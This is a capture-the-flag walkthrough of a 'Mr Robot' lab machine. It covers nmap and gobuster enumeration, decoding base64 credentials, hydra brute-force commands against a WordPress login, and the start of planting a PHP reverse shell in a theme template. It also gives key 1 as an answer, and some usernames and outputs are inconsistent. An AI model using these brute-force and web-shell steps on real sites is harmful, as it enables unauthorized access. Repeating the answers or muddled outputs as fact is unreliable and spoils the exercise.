

Mr Robot CTF



Can you root this Mr. Robot styled machine?

Task 1: Connect to our network

To deploy the Mr. Robot virtual machine, you will first need to connect to our network.

Go to your access page and download your configuration file.

Download your config file

 Download My Configuration File

 Regenerate

After connecting to our network, it may take up to 10 seconds for your Network Information to update.

Use an OpenVPN client to connect.

```
sudo openvpn ~/Downloads/username.ovpn
```

When you run this, you see lots of text, at the end it will say Initialization Sequence Completed

You can verify you are connected by looking on your access page. Refresh the page

Task 2: Hack the machine

Description:

Can you root this Mr. Robot styled machine? This is a virtual machine meant for beginners/intermediate users. There are 3 hidden keys located on the machine, can you find them?

Target Machine Information				
Title	Target IP Address	Expires		
Mr Robot--badrci	10.82.169.249	1h 58min 53s	?	Add 1 hour Terminate

The goal of Mr. Robot's room is to find 3 hidden keys.

Let's crack on.

Let's start by scanning for open ports with nmap:

```
(kali@kali:~)$ nmap -sV -A 10.82.169.249
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-27 06:41 EST
Nmap scan report for 10.82.169.249 (10.82.169.249)
Host is up (0.10s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2072 96:ee:96:1b:7d:1a:7c:0e:c9:08:0a:4e:c3:7d:30:ee (RSA)
|_ 256 3f:32:e3:12:7e:2a:02:22:08:0b:a7:91:41:b7:d8:b4:ca (ECDSA)
|_ 256 08:56:ef:cd:bd:95:88:0f:93:6d:71:c0:f6:e9:ca:16 (ED25519)
80/tcp    open  http     Apache httpd
|_ http-server-header: Apache
|_ http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd
|_ http-title: Site doesn't have a title (text/html).
|_ ssl-cert: Subject: CommonName=www.example.com
|_ Not valid before: 2025-09-16T18:45:03
|_ Not valid after: 2025-09-13T18:45:03
|_ http-server-header: Apache
Warning: OSscan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running (JUST GUESSED): Linux 4.X|2.6.X|3.X|5.X (97%), Mikrotik RouterOS 7.X (91%)
OS CPE: cpe:/o:linux:linux_kernel:4.15 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
Aggressive OS guesses: linux 4.15 (97%), linux 2.6.32 - 3.13 (91%), linux 3.10 - 4.11 (91%), linux 3.2 - 4.14 (91%), linux 3.4 - 3.10 (91%), linux 4.15 - 5.19 (91%), linux 5.0 - 5.14 (91%), Mikrotik RouterOS 7.2 - 7.5 (linux 5.6.3) (91%), linux 2.6.32 - 3.10 (91%), linux 3.4 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT ADDRESS
1 106.49 ms 192.168.128.1 (192.168.128.1)
2 ...
3 106.49 ms 10.82.169.249 (10.82.169.249)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.21 seconds
```

Found out

```
nmap -sV -A 10.82.169.249
# 22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
# 80/tcp open  http     Apache httpd
# 443/tcp open  ssl/http Apache httpd
```

We can see from nmap's output that there is a **web server at port 80**. Let's open our browser and visit it.

```
08:07 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

08:07 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeUp
join

root@fsociety:~#
```

Typing the commands listed there does not provide any useful hints.

Let's use **Gobuster** to brute-force enumerate files and directories

```
(Rabiovore@kali)-[~]
$ gobuster dir -u http://10.82.169.249 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.82.169.249
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/images (Status: 301) [Size: 236] [→ http://10.82.169.249/images/]
/blog (Status: 301) [Size: 234] [→ http://10.82.169.249/blog/]
/rss (Status: 301) [Size: 0] [→ http://10.82.169.249/feed/]
/sitemap (Status: 200) [Size: 0]
/login (Status: 302) [Size: 0] [→ http://10.82.169.249/wp-login.php]
/o (Status: 301) [Size: 0] [→ http://10.82.169.249/o/]
/feed (Status: 301) [Size: 0] [→ http://10.82.169.249/feed/]
/video (Status: 301) [Size: 235] [→ http://10.82.169.249/video/]
/image (Status: 301) [Size: 0] [→ http://10.82.169.249/image/]
/atom (Status: 301) [Size: 0] [→ http://10.82.169.249/feed/atom/]
/wp-content (Status: 301) [Size: 240] [→ http://10.82.169.249/wp-content/]
/admin (Status: 301) [Size: 235] [→ http://10.82.169.249/admin/]
/audio (Status: 301) [Size: 235] [→ http://10.82.169.249/audio/]
/intro (Status: 200) [Size: 516314]
/wp-login (Status: 200) [Size: 2613]
/css (Status: 301) [Size: 233] [→ http://10.82.169.249/css/]
/rss2 (Status: 301) [Size: 0] [→ http://10.82.169.249/feed/]
/license (Status: 200) [Size: 309]
/wp-includes (Status: 301) [Size: 241] [→ http://10.82.169.249/wp-includes/]
/js (Status: 301) [Size: 232] [→ http://10.82.169.249/js/]
/image (Status: 301) [Size: 0] [→ http://10.82.169.249/image/]
/rdf (Status: 301) [Size: 0] [→ http://10.82.169.249/feed/rdf/]
/page1 (Status: 301) [Size: 0] [→ http://10.82.169.249/]
/readme (Status: 200) [Size: 64]
/robots (Status: 200) [Size: 41]
Progress: 2712 / 220561 (1.23%)
```

- dir Telling gobuster to use directory mode.
- -u http:10.82.169.249 Passing the website we want to enumerate.

- -w <wordlist-path> Passing the wordlist we want to use.

Gobuster's output includes a lot of HTTP redirection codes


Visit: <http://10.82.169.249/readme>




I like where you head is at. However I'm not going to help you.

Visited <http://10.82.169.249/robots>

/robots directory includes the following:




Visited <http://10.82.169.249/key-1-of-3.txt>




Q1: What is key 1?


Answer: 073403c8a58a1f80d943455fb30724b9





Use **curl** to download fsociety.dic it looks like as a wordlist.



Visited <http://10.82.169.249/license>




scroll down



Inspected and got: *ZWxsaW90OkVSMjgtMDY1Mgo=*

Use Hash Identifier.

As you see it's Base64 Encoded.



let's decode Base64 using command:


```
echo "ZWxsaw90OkVSMjgtMDY1Mgo=" | base64 -d
```

```
(Rabiovore@kali)-[~]  
$ echo "ZWxsaw90OkVSMjgtMDY1Mgo=" | base64 -d  
elliott:ER28-0652
```

Credentials found:

elliott:ER28-0652

Visited <http://10.82.169.249/login> which redirects to <http://10.82.169.249/wp-login.php>



Let's assume we don't have any Credentials; we'll try to brute force it using **hydra**.

First things first. Let's try to login with random credentials:



ERROR: Invalid username. [Lost your password?](#)

Username

Password

☐ Remember Me

[Lost your password?](#)

[← Back to user's Blog!](#)

When trying to login using random credentials , it comes back with ERROR: Invalid username. message. Note that down!

Next, let's inspect the source code to get parameters.

```
<input id="user_login" class="input" type="text" name="log" aria-describedby="login_error" value="" size="20">
</input>
</label>
</p>
<p>
  <label for="user_pass">
    Password
    <br>
    <input id="user_pass" class="input" type="password" name="pwd" aria-describedby="login_error" value="" size="20">
  </input>
</label>
</p>
```

You can see the two parameters, log and pwd.

The wordlist provided contains 858160 words and most of them are duplicates.

```
sort fsociety.dic | uniq > wordlist
```

Now, we are ready to pass the new wordlist on hydra and create the list with the valid usernames:

```
hydra -L wordlist -P wordlist 10.82.169.249 http-post-form "/wp-  
login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username." -V -f
```

The results of the above command are shown below:

```
[ATTEMPT] target 10.82.169.249 - login "elliott" - pass "styles" - 11 of 736558732900 [child 10] (0/0)  
[ATTEMPT] target 10.82.169.249 - login "elliott" - pass "and" - 12 of 736558732900 [child 11] (0/0)  
[ATTEMPT] target 10.82.169.249 - login "elliott" - pass "document" - 13 of 736558732900 [child 12] (0/0)  
[ATTEMPT] target 10.82.169.249 - login "elliott" - pass "mrrobot" - 14 of 736558732900 [child 13] (0/0)  
[ATTEMPT] target 10.82.169.249 - login "elliott" - pass "com" - 15 of 736558732900 [child 14] (0/0)  
[ATTEMPT] target 10.82.169.249 - login "elliott" - pass "ago" - 16 of 736558732900 [child 15] (0/0)  
[80][http-post-form] host: 10.82.169.249 login: elliott password: window  
[STATUS] attack finished for 10.82.169.249 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-27 06:57:52
```

We are almost done here! Now that we have a valid username, we can try to use it, log in and see what happens:



ERROR: The password you entered for the username **elliott** is incorrect. [Lost your password?](#)

Username

Password

☐ Remember Me

[Lost your password?](#)


We see that the **error message has changed**. We can now do the reverse to find out elliot's password: use hydra with a valid static username (in our case elliot) and pass the wordlist (wordlist) as our password list.

```
hydra -l elliot -P fsociety.dic 10.82.169.249 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=The password you entered for the username elliot is incorrect." -V -f
```

The output of the above command is shown below:

```
[ATTEMPT] target 10.82.169.249 - login "elliott" - pass "minute" - 38 of 858230 [child 0] (0/0)
[ATTEMPT] target 10.82.169.249 - login "elliott" - pass "css" - 39 of 858230 [child 5] (0/0)
[ATTEMPT] target 10.82.169.249 - login "elliott" - pass "beacon" - 40 of 858230 [child 8] (0/0)
[ATTEMPT] target 10.82.169.249 - login "elliott" - pass "common" - 41 of 858230 [child 9] (0/0)
[80][http-post-form] host: 10.82.169.249 login: elliot password: ER28-0652
[STATUS] attack finished for 10.82.169.249 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-27 07:06:01
```

We can now use the obtained credentials to login.



User elliot seems to be an administrator account. This means that it has access to the **Editor's tab (allowed to edit files)**.

On the right-hand side, there is a list of templates containing **PHP scripts**. Since we have an admin account, we can simply replace one of the template's codes, e.g. 404.php, with PHP code that will launch a reverse shell for us.

```
cp /usr/share/webshells/php/php-reverse-shell.php .  
nano /usr/share/webshells/php/php-reverse-shell.php
```

Then don't forget to change the **IP** to your **machine IP**.

```
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
```


